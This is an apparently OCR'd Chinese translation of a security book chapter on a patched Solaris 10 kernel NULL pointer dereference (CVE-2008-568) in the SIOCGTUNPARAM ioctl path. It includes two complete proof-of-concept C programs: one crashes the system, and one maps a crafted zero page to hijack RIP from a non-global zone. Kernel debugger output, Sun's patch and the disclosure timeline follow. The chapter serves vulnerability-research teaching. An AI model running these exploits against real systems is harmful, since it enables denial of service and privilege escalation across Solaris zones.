


图 3-3 到目前为止的结果总结。在 Solaris 内核中，一个非特权用户可触发空指针解引用而导致系统崩溃

源代码文件 uts/common/inet/ip/ip_if.c

函数 `ipif_lookup _on_name()`

```
[..]
19124 static ipif_t *
19125 ipif_lookup_on_name(char *name, size_t namelen, boolean_t do_alloc,
19126     boolean_t *exists, boolean_t isv6, zoneid_t zoneid, queue_t *q,
19127     mblk_t *mp, ipsq_func_t func, int *error, ip_stack_t *ipst)
19128 {
[..]
19138    if (error != NULL)
19139        *error = 0;
[..]
19161    if (*cp == IPIF_SEPARATOR_CHAR) {
19162        /*
19163         * Reject any non-decimal aliases for logical
19164         * interfaces. Aliases with leading zeroes
19165         * are also rejected as they introduce ambiguity
19166         * in the naming of the interfaces.
19167         * In order to confirm with existing semantics,
19168         * and to not break any programs/script relying
19169         * on that behaviour, if<0>:0 is considered to be
19170         * a valid interface.
```

```
19171          *
19172          * If alias has two or more digits and the first
19173          * is zero, fail.
19174          */
19175         if (&cp[2] < endp && cp[1] == '0')
19176             return (NULL);
19177     }
[..]
```

第 19139 行，两种错误状态之一的变量 error 值直接设为 0。错误状态 0 意味着到目前为止没有发生错误。在接口名中提供一个冒号并紧跟字符 0 和一个任意数字，将会触发第 19176 行的代码，从而导致它返回调用函数。问题是在函数返回前 error 没有设置为有效的错误状态。所以 ipif_lookup_on_name()返回至 ip_extract_tunreq()时 error 的值仍为 0。

源代码文件 uts/common/inet/ip/ip_if.c

函数 ip_extract _tunreq()

```
[..]
8192    ipif = ipif_lookup_on_name(ta->ifta_lifr_name,
8193        mi_strlen(ta->ifta_lifr_name), B_FALSE, &exists, isv6,
8194        connp->conn_zoneid, CONNP_TO_WQ(connp), mp, func, &error, ipst);
8195    if (ipif == NULL)
8196        return (error);
[..]
```

回到函数 ip_extract_tunreq()，错误状态返回至它的调用函数 ip_process_ioctl()（见第 8196 行）。

源代码文件 uts/common/inet/ip/ip.c

函数 ip_process_ioctl()

```
[..]
26735     case TUN_CMD:
26736         /*
26737          * SIOC[GS]TUNPARAM appear here. ip_extract_tunreq returns
26738          * a refheld ipif in ci.ci_ipif
26739          */
26740         err = ip_extract_tunreq(q, mp, &ci.ci_ipif, ip_process_ioctl);
26741         if (err != 0) {
26742             ip_ioctl_finish(q, mp, err, IPI2MODE(ipip), NULL);
26743             return;
26744         }
[..]
26788         err = (*ipip->ipi_func)(ci.ci_ipif, ci.ci_sin, q, mp, ipip,
26789             ci.ci_lifr);
[..]
```

然后在 `ip_process_ioctl()`函数中，错误状态仍然为 0。因此，第 26741 行的 `if` 语句返回 `FALSE`，内核继续执行函数的剩余部分，导致 `ip_sioctl_tunparam()` 函数中的空指针解引用。

多有意思的一个 bug 啊！

图 3-4 总结了这个空指针解引用 bug 涉及的函数调用关系。




图 3-4 调用图总结空指针解引用 bug 涉及的函数调用关系。数字指事件的时间顺序

3.2 漏洞利用

利用这个 bug 是个令人激动的挑战。空指针解引用通常被打上不可利用的标签，因为他们通常被用于拒绝服务攻击而不是任意代码执行。然而，这个空指针解引用不一样，它可以被成功利用，在内核级实现任意代码执行。

本章中我使用的平台是 Solaris 10 10/08 x86/x64 DVD 完整镜像的默认安装（sol-10-u6-ga1-x86-dvd.iso），称为 Solaris 10 Generic_137138-09。

为了利用这个漏洞，我执行以下步骤。

(1) 触发这个空指针解引用，实现拒绝服务。

(2) 利用零页内存控制 `EIP/RIP`。

3.2.1 第一步：触发这个空指针解引用，实现拒绝服务

为了触发这个空指针解引用，我写了以下概念验证代码（见代码清单 3-1）。

代码清单 3-1 概念验证代码，用来触发在 Solaris 中发现的空指针解引用 bug（poc.c）

```
01 #include <stdio.h>
02 #include <fcntl.h>
03 #include <sys/syscall.h>
```

```
04 #include <errno.h>
05 #include <sys/sockio.h>
06 #include <net/if.h>
07
08 int
09 main (void)
10 {
11         int        fd  = 0;
12         char       data[32];
13
14         fd = open ("/dev/arp", O_RDWR);
15
16         if (fd < 0) {
17                 perror ("open");
18                 return 1;
19         }
20
21         // IOCTL data (interface name with invalid alias ":01")
22         data[0] = 0x3a; // colon
23         data[1] = 0x30; // ASCII zero
24         data[2] = 0x31; // digit 1
25         data[3] = 0x00; // NULL termination
26
27         // IOCTL call
28         syscall (SYS_ioctl, fd, SIOCGTUNPARAM, data);
29
30         printf ("poc failed\n");
31         close (fd);
32
33         return 0;
34 }
```

这段 POC 代码先打开内核的网络设备/dev/arp（见第 14 行）。注意设备/dev/tcp 和/dev/udp 都支持 `SIOCGTUNPARAM` IOCTL，因此都可以用来替代/dev/arp。接下来，准备 IOCTL 数据（见第 22 行至第 25 行）。由带有无效别名`:01`的接口名组成的数据触发了这个 bug。最后，调用 `SIOCGTUNPARAM` IOCTL，将 IOCTL 数据发送给内核（见第 28 行）。

然后在 64 位的 Solaris 10 系统上编译并以一个非特权用户身份测试这个 POC 程序。

```
solaris$ isainfo -b
64

solaris$ id
uid=100(wwwuser) gid=1(other)
solaris$ uname -a
SunOS bob 5.10 Generic_137138-09 i86pc i386 i86pc

solaris$ /usr/sfw/bin/gcc -m64 -o poc poc.c

solaris$ ./poc
```

系统立刻崩溃并重启。重启后，用 root 身份登录并在 Solaris Modular Debugger（mdb）[8]的帮助下检查内核崩溃文件（以下调试命令的详细描述见 B.1 节）。

```
solaris# id
uid=0(root) gid=0(root)

solaris# hostname
bob

solaris# cd /var/crash/bob/

solaris# ls
bounds    unix.0    vmcore.0

solaris# mdb unix.0 vmcore.0
Loading modules: [ unix krtld genunix specfs dtrace cpu.generic uppc pcplusmp ufs ip
hook neti sctp arp usba fcp fctl nca lofs mpt zfs random sppp audiosup nfs ptm md
cpc crypto fcip logindmux ]
```

用::msgbuf 调试命令显示消息缓冲区的内容，包括到内核错误之前的所有控制台消息。

```
> ::msgbuf
[..]
panic[cpu0]/thread=ffffffff87d143a0:
BAD TRAP: type=e (#pf Page fault) rp=fffffe8000f7e5a0 addr=8 occurred in module "ip"
due to a NULL pointer dereference

poc:
#pf Page fault
Bad kernel fault at addr=0x8
pid=1380, pc=0xffffffffff6314c7c, sp=0xfffffe8000f7e690, eflags=0x10282
cr0: 80050033<pg,wp,ne,et,mp,pe> cr4: 6b0<xmme,fxsr,pge,pae,pse>
cr2: 8 cr3: 21a2a000 cr8: c
        rdi:                0 rsi: ffffffff86bc0700 rdx: ffffffff86bc09c8
        rcx:                0  r8: ffffffffbd0fdf8  r9: fffffe8000f7e780
        rax:                c rbx: ffffffff883ff200 rbp: fffffe8000f7e6d0
        r10:                1 r11:                0 r12: ffffffff8661f380
        r13:                0 r14: ffffffff8661f380 r15: ffffffff819f5b40
        fsb: fffffd7fff220200 gsb: ffffffffbc27fc0  ds:                0
         es:                0  fs:              1bb  gs:                0
        trp:                e err:                0 rip: ffffffff6314c7c
         cs:               28 rfl:            10282 rsp: fffffe8000f7e690
         ss:               30
fffffe8000f7e4b0 unix:die+da ()
fffffe8000f7e590 unix:trap+5e6 ()
fffffe8000f7e5a0 unix:_cmntrap+140 ()
fffffe8000f7e6d0 ip:ip_sioctl_tunparam+5c ()
fffffe8000f7e780 ip:ip_process_ioctl+280 ()
fffffe8000f7e820 ip:ip_wput_nondata+970 ()
fffffe8000f7e910 ip:ip_output_options+537 ()
fffffe8000f7e920 ip:ip_output+10 ()
fffffe8000f7e940 ip:ip_wput+37 ()
```

```
fffffe8000f7e9a0 unix:putnext+1f1 ()
fffffe8000f7e9d0 arp:ar_wput+9d ()
fffffe8000f7ea30 unix:putnext+1f1 ()
fffffe8000f7eab0 genunix:strdoioctl+67b ()
fffffe8000f7edd0 genunix:strioctl+620 ()
fffffe8000f7edf0 specfs:spec_ioctl+67 ()
fffffe8000f7ee20 genunix:fop_ioctl+25 ()
fffffe8000f7ef00 genunix:ioctl+ac ()
fffffe8000f7ef10 unix:brand_sys_syscall+21d ()

syncing file systems...
 done
dumping to /dev/dsk/c0d0s1, offset 107413504, content: kernel
```

调试器的输出显示，内核错误的产生是由于地址 0xffffffffff6314c7c 处的空指针解引用（见 RIP 寄存器的值）。接下来，让调试器显示那个地址处的指令。

```
> 0xffffffffff6314c7c::dis
ip_sioctl_tunparam+0x30:        jg      +0xf0    <ip_sioctl_tunparam+0x120>
ip_sioctl_tunparam+0x36:        movq    0x28(%r12),%rax
ip_sioctl_tunparam+0x3b:        movq    0x28(%rbx),%rbx
ip_sioctl_tunparam+0x3f:        movq    %r12,%rdi
ip_sioctl_tunparam+0x42:        movb    $0xe,0x19(%rax)
ip_sioctl_tunparam+0x46:        call    +0x5712cfa       <copymsg>
ip_sioctl_tunparam+0x4b:        movq    %rax,%r15
ip_sioctl_tunparam+0x4e:        movl    $0xc,%eax
ip_sioctl_tunparam+0x53:        testq   %r15,%r15
ip_sioctl_tunparam+0x56:        je      +0x9d    <ip_sioctl_tunparam+0xf3>
ip_sioctl_tunparam+0x5c:        movq    0x8(%r13),%r14
[..]
```

崩溃是由 ip_sioctl_tunparam+0x5c 地址处的指令 movq 0x8(%r13),%r14 导致的。这条指令试图引用寄存器 r13 指向的值。正如调试器在::msgbuf 命令下的输出显示，系统崩溃时 r13 的值是 0。所以这条汇编指令就对应于 ip_sioctl_tunparam() 函数中发生的空指针解引用（见以下代码段的第 9432 行）。

源代码文件 uts/common/inet/ip/ip_if.c

函数 ip_sioctl_tunparam()

```
[..]
9401 int
9402 ip_sioctl_tunparam(ipif_t *ipif, sin_t *dummy_sin, queue_t *q, mblk_t *mp,
9403     ip_ioctl_cmd_t *ipip, void *dummy_ifreq)
9404 {
[..]
9432     ill = ipif->ipif_ill;
[..]
```

我能演示这个 bug 可以被一个非特权用户成功利用并使系统崩溃。因为所有的 Solaris 区域（Solaris Zones）共享同一个内核，也就可能使得整个系统（所有的区域）崩溃，即使这个漏洞只是在一个非特权、非全局区域中触发（关于 Solaris Zones 分区技术的更多信息见 C.3 节）。如果被某人恶意利用，任何使用 Solaris Zones 分区技术的托管服务供应商都可能受到极大的影响。

3.2.2　第二步：利用零页内存控制EIP/RIP

能使系统崩溃之后，我决定尝试任意代码执行。为此，必须解决以下两个问题：

- 空指针解引用触发时阻止系统崩溃；
- 控制 EIP/RIP。

系统崩溃是由空指针解引用导致的。因为零页（或 NULL 页）内存通常没有映射，解引用就导致了非法访问，由此系统崩溃（见 A.2 节）。为阻止系统崩溃，需要做的是在空指针解引用之前映射零页内存。这在 x86 和 AMD64 体系结构上很容易做到，因为在这些平台上 Solaris 把进程的虚拟地址空间分成两部分：用户空间和内核空间（见图 3-5）。所有用户态应用程序运行在用户空间，内核以及内核扩展（例如驱动程序）运行在内核空间。然而，内核和进程的用户空间共享相同的零页内存。[9]




图 3-5　一个进程的虚拟地址空间（64 位 Solaris x86）[10]

注意 每个特定进程的用户态地址空间是唯一的，而内核地址空间是所有进程共享的。在一个进程中映射 NULL 页仅仅是在那个进程的地址空间里映射。

在触发空指针解引用之前映射零页内存，就能够阻止系统崩溃。下一个问题是：如何控制 EIP/RIP？我所能控制的数据只有传给内核的 IOCTL 数据和传给进程的用户空间数据，包括零页内存。获得控制的唯一方法是让内核引用某些零页内存上的数据，之后这些数据可用来控制内核的执行流。我想这个方法可能不行，但是我错了。

源代码文件 uts/common/inet/ip/ip_if.c

函数 ip_sioctl_tunparam()

```
[..]
9401 int
9402 ip_sioctl_tunparam(ipif_t *ipif, sin_t *dummy_sin, queue_t *q, mblk_t *mp,
9403     ip_ioctl_cmd_t *ipip, void *dummy_ifreq)
9404 {
[..]
9432     ill = ipif->ipif_ill;
9433     mutex_enter(&connp->conn_lock);
9434     mutex_enter(&ill->ill_lock);
9435     if (ipip->ipi_cmd == SIOCSTUNPARAM || ipip->ipi_cmd == OSIOCSTUNPARAM) {
9436         success = ipsq_pending_mp_add(connp, ipif, CONNP_TO_WQ(connp),
9437             mp, 0);
9438     } else {
9439         success = ill_pending_mp_add(ill, connp, mp);
9440     }
9441     mutex_exit(&ill->ill_lock);
9442     mutex_exit(&connp->conn_lock);
9443
9444     if (success) {
9445         ip1dbg(("sending down tunparam request "));
9446         putnext(ill->ill_wq, mp1);
[..]
```

当 ipif 被强制设为 NULL 时，第 9432 行发生空指针解引用，这导致了系统崩溃。但是如果空指针解引用之前映射了零页内存，就不会触发这个非法访问，系统也就不会崩溃了。相反，从零页内存引用了有效的用户控制数据之后，ill 结构体的值得以确定。因此，通过仔细构造零页内存数据，就可以控制 ill 结构体所有成员的值。我很高兴地发现，第 9446 行调用了函数 putnext()，参数之一是来自用户控制数据的 ill->ill_wq。

源代码文件 uts/common/os/ip/putnext.c

函数 putnext () [11]

```
[..]
146 void
147 putnext(queue_t *qp, mblk_t *mp)
148 {
[..]
154     int         (*putproc)();
[..]
176     qp = qp->q_next;
177     sq = qp->q_syncq;
178     ASSERT(sq != NULL);
179     ASSERT(MUTEX_NOT_HELD(SQLOCK(sq)));
180     qi = qp->q_qinfo;
[..]
268     /*
269      * We now have a claim on the syncq, we are either going to
270      * put the message on the syncq and then drain it, or we are
271      * going to call the putproc().
272      */
273     putproc = qi->qi_putp;
274     if (!queued) {
275         STR_FTEVENT_MSG(mp, fqp, FTEV_PUTNEXT, mp->b_rptr -
276             mp->b_datap->db_base);
277         (*putproc)(qp, mp);
[..]
```

用户可以完全控制函数 putnext()第一个参数的数据，这意味着 qp、sq 和 qi 的值也都可以通过零页内存映射的数据来控制（见第 176、177 和 180 行）。此外，用户能控制第 154 行声明的函数指针的值（见第 273 行）。之后，第 277 行调用了这个函数指针。

所以，总的来说，如果精心构造零页内存的映射数据，就可以控制一个函数指针，从而完全控制 EIP/RIP，在内核级别实现任意代码执行。

我用如下的 POC 代码控制 EIP/RIP。

代码清单 3-2 用来控制 EIP/RIP、从而在内核级别实现任意代码执行的 POC 代码（poc2.c）

```
01 #include <string.h>
02 #include <stdio.h>
03 #include <unistd.h>
04 #include <fcntl.h>
05 #include <sys/syscall.h>
06 #include <sys/sockio.h>
07 #include <net/if.h>
08 #include <sys/mman.h>
09
```

```
10 //////////////////////////////////////////////////
11 // Map the zero page and fill it with the
12 // necessary data
13 int
14 map_null_page (void)
15 {
16   void *  mem = (void *)-1;
17
18   // map the zero page
19   mem = mmap (NULL, PAGESIZE, PROT_EXEC|PROT_READ|PROT_WRITE,
20               MAP_FIXED|MAP_PRIVATE|MAP_ANON, -1, 0);
21
22   if (mem != NULL) {
23     printf ("failed\n");
24     fflush (0);
25     perror ("[-] ERROR: mmap");
26     return 1;
27   }
28
29   // fill the zero page with zeros
30   memset (mem, 0x00, PAGESIZE);
31
32   //////////////////////////////////////////////////
33   // zero page data
34
35   // qi->qi_putp
36   *(unsigned long long *)0x00 = 0x0000000041414141;
37
38   // ipif->ipif_ill
39   *(unsigned long long *)0x08 = 0x0000000000000010;
40
41   // start of ill struct (ill->ill_ptr)
42   *(unsigned long long *)0x10 = 0x0000000000000000;
43
44   // ill->rq
45   *(unsigned long long *)0x18 = 0x0000000000000000;
46
47   // ill->wq (sets address for qp struct)
48   *(unsigned long long *)0x20 = 0x0000000000000028;
49
50   // start of qp struct (qp->q_info)
51   *(unsigned long long *)0x28 = 0x0000000000000000;
52
53   // qp->q_first
54   *(unsigned long long *)0x30 = 0x0000000000000000;
55
56   // qp->q_last
57   *(unsigned long long *)0x38 = 0x0000000000000000;
58
59   // qp->q_next (points to the start of qp struct)
60   *(unsigned long long *)0x40 = 0x0000000000000028;
61
62   // qp->q_syncq
63   *(unsigned long long *)0xa0 = 0x00000000000007d0;
64
65   return 0;
66 }
```

```
 67
 68 void
 69 status (void)
 70 {
 71   unsigned long long  i = 0;
 72
 73   printf ("[+] PAGESIZE: %d\n", (int)PAGESIZE);
 74   printf ("[+] Zero page data:\n");
 75
 76   for (i = 0; i <= 0x40; i += 0x8)
 77     printf ("... 0x%02x: 0x%016llx\n", i, *(unsigned long long*)i);
 78
 79   printf ("... 0xa0: 0x%016llx\n", *(unsigned long long*)0xa0);
 80
 81   printf ("[+] The bug will be triggered in 2 seconds..\n");
 82
 83   fflush (0);
 84 }
 85
 86 int
 87 main (void)
 88 {
 89   int   fd  = 0;
 90   char  data[32];
 91
 92   ////////////////////////////////////////////////
 93   // Opening the '/dev/arp' device
 94   printf ("[+] Opening '/dev/arp' device .. ");
 95
 96   fd = open ("/dev/arp", O_RDWR);
 97
 98   if (fd < 0) {
 99     printf ("failed\n");
100     fflush (0);
101     perror ("[-] ERROR: open");
102     return 1;
103   }
104
105   printf ("OK\n");
106
107   ////////////////////////////////////////////////
108   // Map the zero page
109   printf ("[+] Trying to map zero page .. ");
110
111   if (map_null_page () == 1) {
112     return 1;
113   }
114
115   printf ("OK\n");
116
117   ////////////////////////////////////////////////
118   // Status messages
```

```
119    status ();
120    sleep (2);
121
122    ///////////////////////////////////////////////////
123    // IOCTL request data (interface name with invalid alias ':01')
124    data[0] = 0x3a; // colon
125    data[1] = 0x30; // ASCII zero
126    data[2] = 0x31; // the digit '1'
127    data[3] = 0x00; // NULL termination
128
129    ///////////////////////////////////////////////////
130    // IOCTL request
131    syscall (SYS_ioctl, fd, SIOCGTUNPARAM, data);
132
133    printf ("[-] ERROR: triggering the NULL ptr deref failed\n");
134    close (fd);
135
136    return 0;
137 }
```

代码清单 3-2 的第 19 行，零页内存通过 mmap()函数映射。但是这个 POC 代码最有趣的部分是零页内存的数据布局（见第 32 行至第 63 行）。图 3-6 展示了这个布局的相关部分。




图 3-6　零页内存的数据布局

图 3-6 中左侧显示的是零页内存中的偏移。中间列出零页内存中的实际数据值。右侧显示了内核对零页内存的引用。表 3-1 描述了图 3-6 中的数据布局。

表3-1　零页内存数据布局描述

函数/代码行	内核引用的数据	描　　述
ip_sioctl_tunparam() 9432	ill = ipif-> ipif_ill;	ipif的值是NULL，成员ipif_ill在ipif内的偏移是0x8。因此ipif->ipif_ill引用了地址0x8。地址0x8处的值分配给ill。所以ill结构体从地址0x10开始（见图3-6中的(1)）

（续）

函数/代码行	内核引用的数据	描　　述
ip_sioctl_tunparam() 9446	putnext(ill-> ill_wq, mp1);	ill->ill_wq的值用作putnext()的一个参数。ill_wq在ill结构体中的偏移是0x10。ill结构体从地址0x10处开始，所以ill->ill_wq在地址0x20处被引用
putnext() 147	putnext(queue_t *qp, mblk_t *mp)	qp的地址等于ill->ill_wq指向的值。因此，qp从地址0x28处开始（见图3-6中的(2)）
putnext() 176	qp = qp->q_next;	q_next在qp结构体内的偏移是0x18。因此，下一个qp将用地址0x40处的值赋值：qp(0x28)的开始地址+q_next(0x18)偏移。地址0x40处的值又是0x28，所以下一个qp结构体从之前一个结构体相同的地址处开始（见图3-6中的(3)）
putnext() 177	sq = qp->q_syncq;	q_syncq在qp结构体内的偏移是0x78。因为q_syncq之后被引用，它必须指向一个有效的内存地址。我选择0x7d0，一个映射了的零页内存中的地址
putnext() 180	qi = qp->q_qinfo;	qp->q_qinfo的值赋给qi。q_qinfo在qp结构体里的偏移是0x0。因为qp结构体从地址0x28开始，所以这个值0x0赋值给了qi（见图3-6中的(4)）
putnext() 273	putproc = qi-> qi_putp;	qi->qi_putp的值赋给函数指针putproc。qi_putp在qi结构体中的偏移是0x0。因此，qi->qi_putp在地址0x0处被引用，该地址处的值(0x0000000041414141)赋给这个函数指针

然后编译这段POC代码，并以非特权用户身份在一个受限的、非全局的Solaris区域中测试它。

```
solaris$ isainfo -b
64

solaris$ id
uid=100(wwwuser) gid=1(other)

solaris$ zonename
wwwzone

solaris$ ppriv -S $$
1422:   -bash
flags = <none>
        E: basic
        I: basic
        P: basic
        L: zone
```

```
solaris$ /usr/sfw/bin/gcc -m64 -o poc2 poc2.c

solaris$ ./poc2
[+] Opening '/dev/arp' device .. OK
[+] Trying to map zero page .. OK
[+] PAGESIZE: 4096
[+] Zero page data:
... 0x00: 0x0000000041414141
... 0x08: 0x0000000000000010
... 0x10: 0x0000000000000000
... 0x18: 0x0000000000000000
... 0x20: 0x0000000000000028
... 0x28: 0x0000000000000000
... 0x30: 0x0000000000000000
... 0x38: 0x0000000000000000
... 0x40: 0x0000000000000028
... 0xa0: 0x00000000000007d0
[+] The bug will be triggered in 2 seconds..
```

系统立刻崩溃并重启。重启之后，我检查了内核崩溃文件（以下调试命令的详细描述见 B.1 节）。

```
solaris# id
uid=0(root) gid=0(root)

solaris# hostname
bob

solaris# cd /var/crash/bob/

solaris# ls
bounds    unix.0    vmcore.0    unix.1    vmcore.1

solaris# mdb unix.1 vmcore.1
Loading modules: [ unix krtld genunix specfs dtrace cpu.generic uppc pcplusmp ufs ip
hook neti sctp arp usba fcp fctl nca lofs mpt zfs audiosup md cpc random crypto fcip
logindmux ptm sppp nfs ]

> ::msgbuf
[..]
panic[cpu0]/thread=ffffffff8816c120:
BAD TRAP: type=e (#pf Page fault) rp=fffffe800029f530 addr=41414141 occurred in
module "<unknown>" due to an illegal access to a user address


poc2:
#pf Page fault
Bad kernel fault at addr=0x41414141
pid=1404, pc=0x41414141, sp=0xfffffe800029f628, eflags=0x10246
cr0: 80050033<pg,wp,ne,et,mp,pe> cr4: 6b0<xmme,fxsr,pge,pae,pse>
cr2: 41414141 cr3: 1782a000 cr8: c
        rdi:               28 rsi: ffffffff81700380 rdx: ffffffff8816c120
        rcx:                0  r8:                0  r9:                0
        rax:                0 rbx:                0 rbp: fffffe800029f680
```

```
        r10:                1 r11:                0 r12:             7d0
        r13:               28 r14: ffffffff81700380 r15:               0
        fsb: fffffd7fff220200 gsb: fffffffffbc27fc0  ds:               0
         es:                0  fs:              1bb  gs:               0
        trp:                e err:               10 rip:        41414141
         cs:               28 rfl:            10246 rsp: fffffe800029f628
         ss:               30

fffffe800029f440 unix:die+da ()
fffffe800029f520 unix:trap+5e6 ()
fffffe800029f530 unix:_cmntrap+140 ()
fffffe800029f680 41414141 ()
fffffe800029f6d0 ip:ip_sioctl_tunparam+ee ()
fffffe800029f780 ip:ip_process_ioctl+280 ()
fffffe800029f820 ip:ip_wput_nondata+970 ()
fffffe800029f910 ip:ip_output_options+537 ()
fffffe800029f920 ip:ip_output+10 ()
fffffe800029f940 ip:ip_wput+37 ()
fffffe800029f9a0 unix:putnext+1f1 ()
fffffe800029f9d0 arp:ar_wput+9d ()
fffffe800029fa30 unix:putnext+1f1 ()
fffffe800029fab0 genunix:strdoioctl+67b ()
fffffe800029fdd0 genunix:strioctl+620 ()
fffffe800029fdf0 specfs:spec_ioctl+67 ()
fffffe800029fe20 genunix:fop_ioctl+25 ()
fffffe800029ff00 genunix:ioctl+ac ()
fffffe800029ff10 unix:brand_sys_syscall+21d ()

syncing file systems...
 done
dumping to /dev/dsk/c0d0s1, offset 107413504, content: kernel

> $c
0x41414141()
ip_sioctl_tunparam+0xee()
ip_process_ioctl+0x280()
ip_wput_nondata+0x970()
ip_output_options+0x537()
ip_output+0x10()
ip_wput+0x37()
putnext+0x1f1()
ar_wput+0x9d()
putnext+0x1f1()
strdoioctl+0x67b()
strioctl+0x620()
spec_ioctl+0x67()
fop_ioctl+0x25()
ioctl+0xac()
sys_syscall+0x17b()
```

这次系统因为内核试图执行地址 `0x41414141`（`RIP` 寄存器的值，如上述代码中调试器输出信息中粗体所示）处的代码而崩溃。这意味着我已经完全控制了 `EIP/RIP`。

有了合适的漏洞利用编码（exploit payload①），就可以利用这个 bug 来突破一个受限的、非全局的 Solaris 区域，然后在全局区域中获得超级用户权限。

由于我的国家有严格的法律限制，我不能给你一个完整的、可工作的漏洞利用程序。如果你有兴趣，可以到本书的网站去看我录制的一个实际演示的视频。[12]

3.3 漏洞修正

2008 年 6 月 12 日，星期四

在我将这个 bug 通知 Sun 之后，他们开发了以下补丁来处理这个漏洞。[13]

```
[..]
19165    if (*cp == IPIF_SEPARATOR_CHAR) {
19166        /*
19167         * Reject any non-decimal aliases for logical
19168         * interfaces. Aliases with leading zeroes
19169         * are also rejected as they introduce ambiguity
19170         * in the naming of the interfaces.
19171         * In order to confirm with existing semantics,
19172         * and to not break any programs/script relying
19173         * on that behaviour, if<0>:0 is considered to be
19174         * a valid interface.
19175         *
19176         * If alias has two or more digits and the first
19177         * is zero, fail.
19178         */
19179        if (&cp[2] < endp && cp[1] == '0') {
19180            if (error != NULL)
19181                *error = EINVAL;
19182            return (NULL);
19183        }
[..]
```

为了修复这个 bug，Sun 在函数 `ipif_lookup_on_name()`的第 19180 行和第 19181 行引入了新的错误状态。这成功阻止了空指针解引用的发生。虽然这种方法修复了本章描述的漏洞，但是它并没有从根本上解决问题。函数 `ipif_lookup_on_name()` 以及其他内核函数，仍然用两个不同方法向调用函数报告错误状态，因此如果使

① 在计算机安全领域，术语 payload 指实行攻击行为的恶意代码的一部分。——译者注

用 API 不是非常小心的话，极有可能再次发生类似的 bug。Sun 应该修改 API 来预防这些 bug，但他们没有这样做。

3.4　经验和教训

作为一名程序员：

- 务必定义正确的错误状态；
- 务必准确验证返回值；
- 并非所有内核空指针解引用都只是拒绝服务那么简单。其中一些是非常严重的漏洞，可以导致任意代码执行。

作为一名系统管理员：

- 不要盲目相信区域、隔开的空间、细粒度的访问控制以及虚拟化。如果内核有 bug，则每一项安全特性都极有可能被绕过或规避掉，而且不仅仅 Solaris 区域是这样。

3.5　补充

2008 年 12 月 17 日，星期三

因为这个漏洞已被修复，相关的 Solaris 补丁也有了，今天我在自己的网站上发布了详细的安全报告[14]。这个 bug 的编号是 CVE-2008-568。Sun 用了 471 天才给出了操作系统的修复版本（见图 3-7），太拖沓了！




图 3-7　从告知这个 bug 到发布修复版本操作系统的时间表

附注

[1] OpenSolaris 的源代码可从以下网址下载：http://dlc.sun.com/osol/on/downloads/（短址为 http://bit.ly/K3hNjH）。

[2] 见 http://en.wikipedia.org/wiki/Ioctl（短址为 http://bit.ly/ACraTY）。

[3] 更多 IP-in-IP 隧道机制的信息，参考 http://download.oracle.com/docs/cd/E19455-01/806-0636/6j9vq2bum/index.html（短址为 http://bit.ly/wOoRvC）。

